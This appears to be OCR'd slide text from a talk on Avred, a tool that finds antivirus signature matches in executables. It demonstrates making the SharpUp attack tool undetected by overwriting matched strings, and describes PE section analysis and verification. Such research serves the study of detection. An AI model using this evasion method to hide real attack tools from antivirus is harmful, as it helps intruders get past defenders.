003B5E4A    00 00 62 00 5F 5F 73 65 74 5F 61 70 70 5F 74 79    ..b.__set_app_ty
003B5E5A    70 65 00 00                                        pe..
```


How to use it

Avred Usage


Demo: Make undetected

Demo:

- How to use Avred to make a file undetected
- SharpUp, Match 28: DecryptGPPassword, cPassword



Demo: Obfuscate SharpUp




Match 28: 18536 (size: 31)

Dominant. Modify this to make file undetected

Section: .text #Strings


```
00004868   00 44 65 63 72 79 70 74 47 50 50 50 61 73 73 77   .DecryptGPPPassw
00004878   6F 72 64 00 63 50 61 73 73 77 6F 72 64 00 63      ord.cPassword.c
```

Demo: Obfuscate SharpUp



```
namespace SharpUp.Utilities
{
        9 references
        public static class FileUtils
        {
            4 references
            public struct GPPPassword
            {
                public string UserName;
                public string NewName;
                public string cPassword;
                public string Changed;

```

Demo: Obfuscate SharpUp



File qlFoJe.SharpUp.exe

Name:	qlFoJe.SharpUp.exe
Size:	39,936 bytes
Type:	EXE PE.NET
MD5:	99433ba2c202fc3a60d3e43810e2f2af
Scan date:	2023-07-31 12:01:19
Other Scans:	avira avg

File is not detected by AV.

Summary:

- Files are detected with a **signature**
  - Which looks for unique byte combinations in the file
- Uses a **divide & conquer** algorithm to identify all matches
  - offset, size
  - Reversing of the AV signature
- Can **modify the match** to make it undetectable
  - Breaking the signature

Scan Problems


& Solutions

Reducer Challenges

Reducer Improvement: File Structure


.EXE are in PE format
PE files have headers and sections
Sections are either code (.text) or data (.data)

Assumption:
No detections in headers
No “fuzzing” of headers, they need to stay intact




Reducer Improvement: File Structure

```
Section Detection: Zero section
Hide: .text -> Detected: True
Hide: .rdata -> Detected: False
Hide: .data -> Detected: True
Hide: .pdata -> Detected: True
Hide: _RDATA -> Detected: True
Hide: .rsrc -> Detected: True
Hide: .reloc -> Detected: True
1 section(s) trigger the antivirus independantly
  section: .rdata
Launching bytes analysis on section: .rdata
  (96768-143360)
```



Reducer Improvement: File Structure

```
Scanning for matches...
Section Detection: Zero section (leave all others
intact)
Hide: .text -> Detected: False
Hide: .data -> Detected: True
Hide: .rdata -> Detected: False
Hide: .pdata -> Detected: True
Hide: .xdata -> Detected: True
Hide: .idata -> Detected: False
Hide: .CRT -> Detected: True
Hide: .tls -> Detected: True
Hide: .rsrc -> Detected: True
Hide: .reloc -> Detected: True
Hide: Header -> Detected: False
3 section(s) trigger the antivirus independantly
   section: .text
   section: .rdata
   section: .idata
 Launching bytes analysis on section: .text
(1024-58368)
```



DOS Header

DOS Stub

NT Headers
- PE signature
- File Header
- Optional Header

Section Table

Section 1


Section 2

Section 3


Section 4

Section n

Reducer Improvement: File Structure



```
findDetectedSections() :: Hide: .rsrc -> Detected: True
findDetectedSections() :: Hide: .reloc -> Detected: True
findDetectedSections() :: Hide: methods -> Detected: True
findDetectedSections() :: Hide: #~ -> Detected: True
findDetectedSections() :: Hide: #Strings -> Detected: True
findDetectedSections() :: Hide: #US -> Detected: False
findDetectedSections() :: Hide: #GUID -> Detected: True
findDetectedSections() :: Hide: #Blob -> Detected: True
scanForMatchesInPe() :: 1 section(s) trigger the antivirus independantly
scanForMatchesInPe() ::   section: #US
scanForMatchesInPe() :: Launching bytes analysis on section: #US (47876-
```



Reducer Improvements: Section analysis

Goal: **Find PE sections** which make file undetected if overwritten

- Then Reduce each sections individually

No sections found?

- **Fallback** to reduce complete file

Reducer Improvements


Other things to consider when reducing:

- Some **files** are detected by **hash**?
- Some **sections** are being detected by **hash**?
- Sometimes the **algorithm finishes** but file still **detected**? (with all matches overwritten)
- Some scans take very **long** (1 / 10 / 100min)

Improving Results

Verifier


Avred | **Verifier**



Avred | Verifier


Verifier goes through the matches again to make sure they work

Most important test: #2
Fully Overwrite Match X -> Still Detected?

